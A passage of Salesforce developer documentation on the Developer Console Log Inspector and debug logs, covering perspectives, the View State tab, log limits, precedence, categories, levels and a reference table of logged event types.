1. In the Execution Log panel, select **Filter**, then type `DML`. All items in the request that contain DML anywhere in either the event or details display.

- In the Execution Overview panel, click the Executed Units tab and disable all other types of execution, except for DML. The buttons are toggles—click once to filter that type of operation **out** of the list. Click again to disable the filter. To view only the DML, click **Methods, Queries, Workflow, Callouts, Validations, Triggers** and **Visualforce Pages**.
 - The details of the DML operation show the kind of object that was affected, and the specific operation performed—insert, update, and so on. You can also view the number of times a DML statement was executed, the number of rows, and so on.
 - If you click a DML request item in the Executed Units tab, the Execution Log filters out all other parts of the request and displays only that DML statement.

You can also use these procedures for looking up and filtering queries.

Evaluating the Performance of a Visualforce Page

Scenario: You have a Visualforce page and an Apex controller that executes SOQL queries. How do you analyze the performance of your page and find out which code unit took the most time? How do you determine how many queries are performed in the request? How do you verify how close you are getting to governor limits?

- In the Stack Tree panel, look for the name of the Visualforce page. The top level has the format `/apex/pagename`. The first node under that shows the actual execution of the page. Open that node to see when the controller was initialized.
- Continue to open nodes to explore the calling of methods and how long each method took. When you click an item in the Stack Tree panel, the Execution Log panel displays that portion of the debug log, the **Source** panel refreshes to display the appropriate source code, and the Variables panel shows the variables that are in context.
- In the Execution Overview panel, click the Executed Units tab to view statistics of your code that include execution time in milliseconds and heap size in bytes. The Cnt column shows the number of times a certain code unit has been executed. If a code unit was executed more than once, the sum, average, maximum, and minimum run times are updated. Similarly, if a query is executed more than once, the display is updated to summarize the aggregate numbers of returned rows.

You can filter out code units by clicking the buttons on the bottom that correspond to the code units you want to omit from the view. [Tracking DML in a Request](#) explains how to do this.

What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.40	0.08	0.11	0.06	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	0.72	0.09	0.13	0.08	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute...	36.92	36.92	36.92	36.92	1	2534	n/a	n/a	n/a	n/a	n/a
Method	_/ui/com...	36.98	36.98	36.98	36.98	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.49	0.12	0.15	0.09	4	0	n/a	n/a	n/a	n/a	n/a

Show: Methods Queries Workflow Callouts DML Validations Triggers Pages

- Click the Limits tab to verify the applicable limits, and how close your request is to each applicable limit. The Total Available column shows the governor limits allowed for your organization per type of operation. The Request Total column shows the total number of requests performed. The Used So Far column shows the number of requests consumed at the point of execution you selected in the stack trace or execution log.
- Click the Timeline tab to see a visual display of the executed code units broken up by the type of code unit, in addition to the total and percentage of execution time for each type of code unit. The timeline lets you quickly find out which parts of the request took the longest. Select a time interval at the bottom of the summary section to increase or decrease the period displayed in the timeline.

In this example, database requests took the most time (56.95%). They are followed by the Visualforce page. The least amount of time was spent on Apex code. Also, Visualforce pages and Apex code were executed first and last, while database operations were carried out between them.

Viewing a Complex Process

Scenario: Your process is complex, and includes several Apex classes and triggers, workflow, and validation rules. What are some of the best ways to step through or filter the resulting debug log?

1. The Stack section contains a tree structure illustrating the execution path of all the top level items in the request. Use this to see the hierarchy of items as they execute.
2. Use the **Filter** entry box in the execution log. For example, if you're interested in trigger-specific events, click **Filter** and enter *trigger*. Only the lines in the debug log that contain the word *trigger* display in the execution log section.
3. Limit the scope of the Execution Log tab to a specific selected unit of execution by selecting **This Frame**. For example, if you select a line that contains `CODE_UNIT_STARTED` in the execution log, and then click **This Frame**, the execution log displays only the items in the request that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED`.

 **Note:** When **This Frame** is selected, the Execution Log only displays the items that are contained in that frame, not any lower level operations. For example, if a trigger calls a class, only the trigger operations display in the Execution Log, not the class operations.

Log Inspector Perspectives

Creating Custom Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

When you perform a task in the Log Inspector, use a perspective that makes completing the task fast and easy. Every developer has a different style. For a list of out-of-the box perspectives, see [Log Inspector](#).

To create a custom perspective or modify an existing perspective:

1. In the Developer Console, open a log in the Log Inspector.
2. Click **Debug > View Log Panels** and select the panels you want to include in the perspective.
For a list of available panels, see [Log Panels](#). If you modify a perspective, an * is appended to the perspective name until it is saved.

 **Tip:** If you create a perspective that includes the **Execution Log** panel, you may want to include the **Source** panel.

3. To save your changes, click **Save Perspective**. To create a new perspective, click **Save Perspective As** and enter a new name.

SEE ALSO:

[Log Inspector](#)

[Managing Perspectives in the Log Inspector](#)

Managing Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

When you perform a task in the Log Inspector, make sure you choose the right perspective for the job.

To manage your perspectives, click **Debug > Perspective Manager**.



- To switch to a different perspective, double-click the perspective name, or select it and click **Open**.
- To change the default perspective, select the perspective name and click **Set Default**.
- To delete a perspective, select the perspective name and click **Delete**.
- To create a custom perspective, see [Creating Custom Perspectives in the Log Inspector](#).

The following perspectives are predefined:

- **All** (default)

- **Debug:** A perspective designed for code debugging that includes the Execution Log, Source and Variables panels.

- **Log Only:** An all-purpose perspective for viewing log execution that includes the Execution Log panel only.

- **Analysis:** A perspective designed for log analysis that includes the Stack Tree, Execution Stack, Execution Log, and Execution Overview panels.

The screenshot shows the Log Inspector interface with the following sections:

- Stack Tree:** Shows a tree view of execution units. The selected unit is `/_ui/common/apex/debug/...` with a duration of 105.36 and a heap size of 2540.
- Execution Log:** A table of execution events.

Timestamp	Event	Details
13:13:39:084	EXECUTION_ST...	
13:13:39:084	CODE_UNIT_ST...	[EXTERNAL] execute_anonymous_apex
13:13:39:084	VARIABLE_SCO...	[1] characters LIST<String> true false
13:13:39:140	HEAP_ALLOCATE	[EXTERNAL] Bytes:7
13:13:39:140	HEAP_ALLOCATE	[EXTERNAL] Bytes:13
13:13:39:140	STATEMENT_EX...	[1]
13:13:39:140	STATEMENT_EX...	[1]
13:13:39:140	HEAP_ALLOCATE	[1] Bytes:4
13:13:39:140	CUSTOM_CON...	[1] data:0
- Execution Stack:** A table showing the stack of execution units.

Unit	Duration	Heap
debug	0.10	0
debug	0.10	0
debug	0.10	0
debug	0.13	0
- Execution Overview:** A table summarizing executed units.

What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.58	0.12	0.20	0.07	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	2.12	0.27	1.01	0.10	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute_a...	105.30	105.30	105.30	105.30	1	2540	n/a	n/a	n/a	n/a	n/a
Method	/_ui/commo...	105.36	105.36	105.36	105.36	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.46	0.11	0.13	0.10	4	0	n/a	n/a	n/a	n/a	n/a
Method		0.10	0.10	0.10	0.10	1	0	n/a	n/a	n/a	n/a	n/a

Use a perspective that makes completing your task fast and easy. Every developer has a different style; if one of the predefined perspectives doesn't meet your needs, it's easy to design your own. For details, see [Creating Custom Perspectives in the Log Inspector](#)

SEE ALSO:

[Log Inspector](#)

[Creating Custom Perspectives in the Log Inspector](#)

View State Tab

The **View State** tab in the Developer Console allows you to examine the view state for a Visualforce page request.

The screenshot shows the View State tab in the Developer Console. The state tree is as follows:

- ChartingRefreshingDataTraditional (2.13 KB, 100% of parent)
 - Component Tree (0.38 KB, 18% of parent)
 - State (1.92 KB, 90% of parent)
 - Controllers (0.28 KB, 15% of parent)
 - PieChartRemoteController (0.28 KB, 100% of parent)
 - chartYear (String, 2013, 0.03 KB, 11% of parent)
 - Expressions (0.38 KB, 20% of parent)
 - Internal (1.26 KB, 66% of parent)

The View State tab in the Developer Console works the same as the View State tab in the Visualforce Development Mode footer, except that double-clicking a folder node doesn't open a usage pie chart window. See "About the View State Tab" in the [Visualforce Developer's Guide](#) for details.

Enabling the View State Tab

To enable the View State tab:

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Click **Edit**.
3. Select the **Development Mode** checkbox if it isn't selected.
4. Select the **Show View State in Development Mode** checkbox.
5. Click **Save**.

 **Note:** Since the view state is linked to form data, the View State tab only appears if your page contains an `<apex:form>` tag. In addition, the View State tab displays only on pages using custom controllers or controller extensions.

Debug Logs

Using Debug Logs

USER PERMISSIONS

To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance, Unlimited, Developer, Enterprise,** and **Database.com** Editions

The Salesforce user interface, Email Services, and Approvals are not available in **Database.com**.

A *debug log* can record database operations, system processes, and errors that occur when executing a transaction or running unit tests. Debug logs can contain information about:

- Database changes
- HTTP callouts
- Apex errors
- Resources used by Apex
- Automated workflow processes, such as:
 - Workflow rules

- Assignment rules
- Approval processes
- Validation rules

The system generates a debug log every time a transaction that is included in the defined filter criteria is executed.

Transactions can be generated from the following:

- Salesforce user interface
- API
- `executeanonymous` calls
- Web services
- Email services

The [filter criteria](#) set for the user, the Developer Console or the API header determines what is included in the debug log.

 **Note:** Debug logs don't include transactions that are triggered by lead conversion. For example, suppose a converted lead triggers a workflow rule. The debug log won't show that this workflow rule fired.

The following are examples of when to use a debug log:

- As a developer creating a custom application, you can use the debug log to validate the application's behavior. For example, you can set the debug log filter to check for callouts, then in the debug log, view information about the success and duration of those callouts.
- As an administrator for an organization, you can use the debug log to troubleshoot when a user reports difficulties. You can monitor the debug logs for the user while they step through the related transaction, then use the debug log to view the system details.

Debug Log Limits

The following are the limits for debug logs.

- Each debug log must be 2 MB or smaller. Debug logs that are larger than 2 MB are reduced in size by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.
- Each organization can retain up to 50 MB of debug logs. Once your organization has reached 50 MB of debug logs, the oldest debug logs start being overwritten.

Debug Log Truncation

In order to provide the most pertinent information, debug logs are truncated starting with the oldest log entries. The newest log entries are always preserved. The debug log is truncated by 200 KBytes when it reaches its maximum size of 2 MB.

The following events are necessary for processing the debug log and are associated with non-deletable log entries:

- `EXECUTION_STARTED`
- `EXECUTION_FINISHED`
- `CODE_UNIT_STARTED`
- `CODE_UNIT_FINISHED`
- `METHOD_ENTRY`
- `METHOD_EXIT`
- `CONSTRUCTOR_ENTRY`
- `CONSTRUCTOR_EXIT`

- SOQL_EXECUTE_BEGIN
- SOQL_EXECUTE_END
- SOSL_EXECUTE_BEGIN
- SOSL_EXECUTE_END
- CALLOUT_REQUEST
- CALLOUT_RESPONSE
- FATAL_ERROR

 **Note:** Log entries for events that are necessary for processing the debug log don't get truncated and will always be part of the debug log, but other log information that appears between the start and end lines of these log entries is removed as part of log truncation.

SEE ALSO:

[Searching a Debug Log](#)

Debug Log Order of Precedence

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

The order of precedence for debug log levels is:

1. Trace flags override all other logging logic. The Developer Console sets a trace flag when it loads, and that trace flag remains in effect until it expires. You can set trace flags in the Developer Console or in Setup or by using the `TraceFlag` and `DebugLevel` Tooling API objects.

 **Note:** Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

2. If you don't have active trace flags, synchronous and asynchronous Apex tests execute with the default logging levels. Default logging levels are:

DB

INFO

APEX_CODE

DEBUG

APEX_PROFILING

INFO

WORKFLOW

INFO

VALIDATION

INFO

CALLOUT

INFO

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

VISUALFORCE

INFO

SYSTEM

DEBUG

3. If no relevant trace flags are active, and no tests are running, your API header sets your logging levels. API requests that are sent without debugging headers generate transient logs—logs that aren't saved—unless another logging rule is in effect.
4. If you enable system logs for a user, you get debug logs for that user's next 20 requests. To learn how to set up user-based debug logs, see [Monitor Debug Logs](#) on page 917.
5. If your entry point sets a log level, that log level is used. For example, Visualforce requests can include a debugging parameter that sets log levels.

If none of these cases apply, logs aren't generated or persisted.

To specify the level of information that gets included in debug logs, set up trace flags and debug levels. The debug levels assigned to your trace flags specify the type and amount of information that is logged for different events. After logging has occurred, inspect debug events in your debug logs.

A debug level is a set of log levels for debug log categories, such as `Database`, `Workflow`, `Validation`, and so on. A trace flag includes a debug level, a start time, an end time, and a log type. The log types are `DEVELOPER_LOG`, `USER_DEBUG`, and `CLASS_TRACING`.

When you open the Developer Console, it sets a `DEVELOPER_LOG` trace flag to log your activities. `USER_DEBUG` trace flags cause logging of an individual user's activities. `CLASS_TRACING` trace flags override logging levels for Apex classes and triggers, but don't generate logs.

When using the Developer Console or monitoring a debug log, you can specify the level of information that gets included in the log.

Log category

The [type of information logged](#), such as information from Apex or workflow rules.

Log level

The [amount of information logged](#).

Event type

The combination of log category and log level that specify which [events get logged](#). Each event can log additional information, such as the line and character number where the event started, fields associated with the event, duration of the event in milliseconds, and so on.

Debug Log Categories

Each debug level includes a debug log level for each of the following log categories. The amount of information logged for each category depends on the [log level](#).

Log Category	Description
Database	Includes information about database activity, including every data manipulation language (DML) statement or inline SOQL or SOSL query.
Workflow	Includes information for workflow rules, flows, and processes, such as the rule name, the actions taken, and so on.
Validation	Includes information about validation rules, such as the name of the rule, whether the rule evaluated true or false, and so on.
Callout	Includes the request-response XML that the server is sending and receiving from an external web service. Useful when debugging issues related to using Force.com web service API calls or troubleshooting user access to external objects via an OData adapter for Lightning Connect.
Apex Code	Includes information about Apex code and can include information such as log messages generated by DML statements, inline SOQL or SOSL queries, the start and completion of any triggers, and the start and completion of any test method, and so on.
Apex Profiling	Includes cumulative profiling information, such as the limits for your namespace, the number of emails sent, and so on.
Visualforce	Includes information about Visualforce events, including serialization and deserialization of the view state or the evaluation of a formula field in a Visualforce page.
System	Includes information about calls to all system methods such as the <code>System.debug</code> method.

Debug Log Levels

Each debug level includes one of the following log levels for each log category. The levels are listed from lowest to highest. [Specific events](#) are logged based on the combination of category and levels. Most events start being logged at the INFO level. The level is cumulative, that is, if you select FINE, the log will also include all events logged at DEBUG, INFO, WARN, and ERROR levels.

- Logging level the `System.Debug` method was set to:

DEBUG

- User-supplied string for the `System.Debug` method:

Hello world!

The following example of a log line is triggered by this code snippet.

Debug Log Line Code Snippet

```

1  @isTest
2  private class TestHandleProductPriceChange {
3  static testMethod void testPriceChange() {
4  Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5  insert invoice;
6  }
    
```

The following log line is recorded when the test reaches line 5 in the code:

15:51:01.071 (55856000) |DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1

In this example, the event identifier is made up of the following:

- Event name:

DML_BEGIN

- Line number of the event in the code:

[5]

- DML operation type—Insert:

Op:Insert

- Object name:

Type:Invoice_Statement__c

- Number of rows passed into the DML operation:

Rows:1

The following table lists the event types that are logged, what fields or other information get logged with each event, as well as what combination of log level and category cause an event to be logged.

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
BULK_HEAP_ALLOCATE	Number of bytes allocated	Apex Code	FINEST
CALLOUT_REQUEST	Line number and request headers	Callout	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
CALLOUT_REQUEST (External object access via OData adapter for Lightning Connect)	External endpoint and method	Callout	INFO and above
CALLOUT_RESPONSE	Line number and response body	Callout	INFO and above
CALLOUT_RESPONSE (External object access via OData adapter for Lightning Connect)	Status and status code	Callout	INFO and above
CODE_UNIT_FINISHED	None	Apex Code	ERROR and above
CODE_UNIT_STARTED	Line number and code unit name, such as <code>MyTrigger on Account trigger event BeforeInsert for [new]</code>	Apex Code	ERROR and above
CONSTRUCTOR_ENTRY	Line number, Apex class ID, and the string <code><init>()</code> with the types of parameters, if any, between the parentheses	Apex Code	FINE and above
CONSTRUCTOR_EXIT	Line number and the string <code><init>()</code> with the types of parameters, if any, between the parentheses	Apex Code	FINE and above
CUMULATIVE_LIMIT_USAGE	None	Apex Profiling	INFO and above
CUMULATIVE_LIMIT_USAGE_END	None	Apex Profiling	INFO and above
CUMULATIVE_PROFILING	None	Apex Profiling	FINE and above
CUMULATIVE_PROFILING_BEGIN	None	Apex Profiling	FINE and above
CUMULATIVE_PROFILING_END	None	Apex Profiling	FINE and above
DML_BEGIN	Line number, operation (such as <code>Insert</code> , <code>Update</code> , and so on), record name or type, and number of rows passed into DML operation	DB	INFO and above
DML_END	Line number	DB	INFO and above
EMAIL_QUEUE	Line number	Apex Code	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
ENTERING_MANAGED_PKG	Package namespace	Apex Code	INFO and above
EXCEPTION_THROWN	Line number, exception type, and message	Apex Code	INFO and above
EXECUTION_FINISHED	None	Apex Code	ERROR and above
EXECUTION_STARTED	None	Apex Code	ERROR and above
FATAL_ERROR	Exception type, message, and stack trace	Apex Code	ERROR and above
FLOW_ACTIONCALL_DETAIL	Interview ID, element name, action type, action enum or ID, whether the action call succeeded, and error message	Workflow	FINER and above
FLOW_ASSIGNMENT_DETAIL	Interview ID, reference, operator, and value	Workflow	FINER and above
FLOW_BULK_ELEMENT_BEGIN	Interview ID and element type	Workflow	FINE and above
FLOW_BULK_ELEMENT_DETAIL	Interview ID, element type, element name, number of records, and execution time	Workflow	FINER and above
FLOW_BULK_ELEMENT_END	Interview ID, element type, element name, and number of records	Workflow	FINE and above
FLOW_CREATE_INTERVIEW_BEGIN	Organization ID, definition ID, and version ID	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_ERROR	Message, organization ID, definition ID, and version ID	Workflow	ERROR and above
FLOW_ELEMENT_BEGIN	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_DEFERRED	Element type and element name	Workflow	FINE and above
FLOW_ELEMENT_END	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (flow runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (spark not found)	Workflow	ERROR and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer limit exceeded)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_FAULT	Message, element type, and element name (fault path taken)	Workflow	WARNING and above
FLOW_INTERVIEW_PAUSED	Interview ID, flow name, and why the user paused	Workflow	INFO and above
FLOW_INTERVIEW_RESUMED	Interview ID and flow name	Workflow	INFO and above
FLOW_LOOP_DETAIL	Interview ID, index, and value The index is the position in the collection variable for the item that the loop is operating on.	Workflow	FINER and above
FLOW_RULE_DETAIL	Interview ID, rule name, and result	Workflow	FINER and above
FLOW_START_INTERVIEW_BEGIN	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEWS_BEGIN	Requests	Workflow	INFO and above
FLOW_START_INTERVIEWS_END	Requests	Workflow	INFO and above
FLOW_START_INTERVIEWS_ERROR	Message, interview ID, and flow name	Workflow	ERROR and above
FLOW_SUBFLOW_DETAIL	Interview ID, name, definition ID, and version ID	Workflow	FINER and above
FLOW_VALUE_ASSIGNMENT	Interview ID, key, and value	Workflow	FINER and above
FLOW_WAIT_EVENT_RESUMING_DETAIL	Interview ID, element name, event name, and event type	Workflow	FINER and above
FLOW_WAIT_EVENT_WAITING_DETAIL	Interview ID, element name, event name, event type, and whether conditions were met	Workflow	FINER and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_WAIT_RESUMING_DETAIL	Interview ID, element name, and persisted interview ID	Workflow	FINER and above
FLOW_WAIT_WAITING_DETAIL	Interview ID, element name, number of events that the element is waiting for, and persisted interview ID	Workflow	FINER and above
HEAP_ALLOCATE	Line number and number of bytes	Apex Code	FINER and above
HEAP_DEALLOCATE	Line number and number of bytes deallocated	Apex Code	FINER and above
IDEAS_QUERY_EXECUTE	Line number	DB	FINEST
LIMIT_USAGE_FOR_NS	Namespace and the following limits:	Apex Profiling	FINEST
	<ul style="list-style-type: none"> Number of SOQL queries Number of query rows Number of SOSL queries Number of DML statements Number of DML rows Number of code statements Maximum heap size Number of callouts Number of Email Invocations Number of fields describes Number of record type describes Number of child relationships describes Number of picklist describes Number of future calls Number of find similar calls Number of System.runAs() invocations 		

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
METHOD_ENTRY	Line number, the Force.com ID of the class, and method signature	Apex Code	FINE and above
METHOD_EXIT	Line number, the Force.com ID of the class, and method signature. For constructors, the following information is logged: Line number and class name.	Apex Code	FINE and above
POP_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log levels set and that is going into scope, the name of this class or trigger, and the log level settings that are now in effect after leaving this scope	System	INFO and above
PUSH_NOTIFICATION_INVALID_APP	App namespace, app name. This event occurs when Apex code is trying to send a notification to an app that doesn't exist in the org, or is not push-enabled.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_CERTIFICATE	App namespace, app name. This event indicates that the certificate is invalid. For example, it's expired.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_NOTIFICATION	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring), payload length. This event occurs when a notification payload is too long.	Apex Code	ERROR
PUSH_NOTIFICATION_NO_DEVICES	App namespace, app name. This event occurs when none of the users we're trying to send notifications to have devices registered.	Apex Code	DEBUG
PUSH_NOTIFICATION_NOT_ENABLED	This event occurs when push notifications are not enabled in your org.	Apex Code	INFO
PUSH_NOTIFICATION_SENT	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring) This event records that a notification was accepted for sending. We don't guarantee delivery of the notification.	Apex Code	DEBUG
PUSH_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log levels set and that is going out of scope, the name of this class or trigger, and the log	System	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
	level settings that are now in effect after entering this scope.		
QUERY_MORE_BEGIN	Line number	DB	INFO and above
QUERY_MORE_END	Line number	DB	INFO and above
QUERY_MORE_ITERATIONS	Line number and the number of queryMore iterations	DB	INFO and above
SAVEPOINT_ROLLBACK	Line number and Savepoint name	DB	INFO and above
SAVEPOINT_SET	Line number and Savepoint name	DB	INFO and above
SLA_END	Number of cases, load time, processing time, number of case milestones to insert/update/delete, and new trigger	Workflow	INFO and above
SLA_EVAL_MILESTONE	Milestone ID	Workflow	INFO and above
SLA_NULL_START_DATE	None	Workflow	INFO and above
SLA_PROCESS_CASE	Case ID	Workflow	INFO and above
SOQL_EXECUTE_BEGIN	Line number, number of aggregations, and query source	DB	INFO and above
SOQL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above
SOSL_EXECUTE_BEGIN	Line number and query source	DB	INFO and above
SOSL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above
STACK_FRAME_VARIABLE_LIST	Frame number and variable list of the form: <i>Variable number</i> <i>Value</i> . For example: <pre>var1:50 var2:'Hello World'</pre>	Apex Profiling	FINE and above
STATEMENT_EXECUTE	Line number	Apex Code	FINER and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
STATIC_VARIABLE_LIST	Variable list of the form: <i>Variable number</i> <i>Value</i> . For example: <pre>var1:50 var2:'Hello World'</pre>	Apex Profiling	FINE and above
SYSTEM_CONSTRUCTOR_ENTRY	Line number and the string <init>() with the types of parameters, if any, between the parentheses	System	FINE and above
SYSTEM_CONSTRUCTOR_EXIT	Line number and the string <init>() with the types of parameters, if any, between the parentheses	System	FINE and above
SYSTEM_METHOD_ENTRY	Line number and method signature	System	FINE and above
SYSTEM_METHOD_EXIT	Line number and method signature	System	FINE and above
SYSTEM_MODE_ENTER	Mode name	System	INFO and above
SYSTEM_MODE_EXIT	Mode name	System	INFO and above
TESTING_LIMITS	None	Apex Profiling	INFO and above
TOTAL_EMAIL_RECIPIENTS_QUEUED	Number of emails sent	Apex Profiling	FINE and above
USER_DEBUG	Line number, logging level, and user-supplied string	Apex Code	DEBUG and above by default. If the user sets the log level for the <code>System.Debug</code> method, the event is logged at that level instead.
VALIDATION_ERROR	Error message	Validation	INFO and above
VALIDATION_FAIL	None	Validation	INFO and above
VALIDATION_FORMULA	Formula source and values	Validation	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
VALIDATION_PASS	None	Validation	INFO and above
VALIDATION_RULE	Rule name	Validation	INFO and above
VARIABLE_ASSIGNMENT	Line number, variable name, a string representation of the variable's value, and the variable's address	Apex Code	FINEST
VARIABLE_SCOPE_BEGIN	Line number, variable name, type, a value that indicates if the variable can be referenced, and a value that indicates if the variable is static	Apex Code	FINEST
VARIABLE_SCOPE_END	None	Apex Code	FINEST
VF_APEX_CALL	Element name, method name, and return type	Apex Code	INFO and above
VF_DESERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_DESERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
VF_EVALUATE_FORMULA_BEGIN	View state ID and formula	Visualforce	FINER and above
VF_EVALUATE_FORMULA_END	None	Visualforce	FINER and above
VF_PAGE_MESSAGE	Message text	Apex Code	INFO and above
VF_SERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_SERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
WF_ACTION	Action description	Workflow	INFO and above
WF_ACTION_TASK	Task subject, action ID, rule, owner, and due date	Workflow	INFO and above
WF_ACTIONS_END	Summary of actions performed	Workflow	INFO and above
WF_APPROVAL	Transition type, EntityName: NameField Id, and process node name	Workflow	INFO and above
WF_APPROVAL_REMOVE	EntityName: NameField Id	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_APPROVAL_SUBMIT	EntityName: NameField Id	Workflow	INFO and above
WF_ASSIGN	Owner and assignee template ID	Workflow	INFO and above
WF_CRITERIA_BEGIN	EntityName: NameField Id, rule name, rule ID, and trigger type (if rule respects trigger types)	Workflow	INFO and above
WF_CRITERIA_END	Boolean value indicating success (true or false)	Workflow	INFO and above
WF_EMAIL_ALERT	Action ID and rule	Workflow	INFO and above
WF_EMAIL_SENT	Email template ID, recipients, and CC emails	Workflow	INFO and above
WF_ENQUEUE_ACTIONS	Summary of actions enqueued	Workflow	INFO and above
WF_ESCALATION_ACTION	Case ID and business hours	Workflow	INFO and above
WF_ESCALATION_RULE	None	Workflow	INFO and above
WF_EVAL_ENTRY_CRITERIA	Process name, email template ID, and Boolean value indicating result (true or false)	Workflow	INFO and above
WF_FIELD_UPDATE	EntityName: NameField Id and the object or field name	Workflow	INFO and above
WF_FLOW_ACTION_BEGIN	ID of flow trigger	Workflow	INFO and above
WF_FLOW_ACTION_DETAIL	ID of flow trigger, object type and ID of record whose creation or update caused the workflow rule to fire, name and ID of workflow rule, and the names and values of flow variables or sObject variables	Workflow	FINE and above
WF_FLOW_ACTION_END	ID of flow trigger	Workflow	INFO and above
WF_FLOW_ACTION_ERROR	ID of flow trigger, ID of flow definition, ID of flow version, and flow error message	Workflow	ERROR and above
WF_FLOW_ACTION_ERROR_DETAIL	Detailed flow error message	Workflow	ERROR and above
WF_FORMULA	Formula source and values	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_HARD_REJECT	None	Workflow	INFO and above
WF_NEXT_APPROVER	Owner, next owner type, and field	Workflow	INFO and above
WF_NO_PROCESS_FOUND	None	Workflow	INFO and above
WF_OUTBOUND_MSG	EntityName: NameField Id, action ID, and rule	Workflow	INFO and above
WF_PROCESS_NODE	Process name	Workflow	INFO and above
WF_REASSIGN_RECORD	EntityName: NameField Id and owner	Workflow	INFO and above
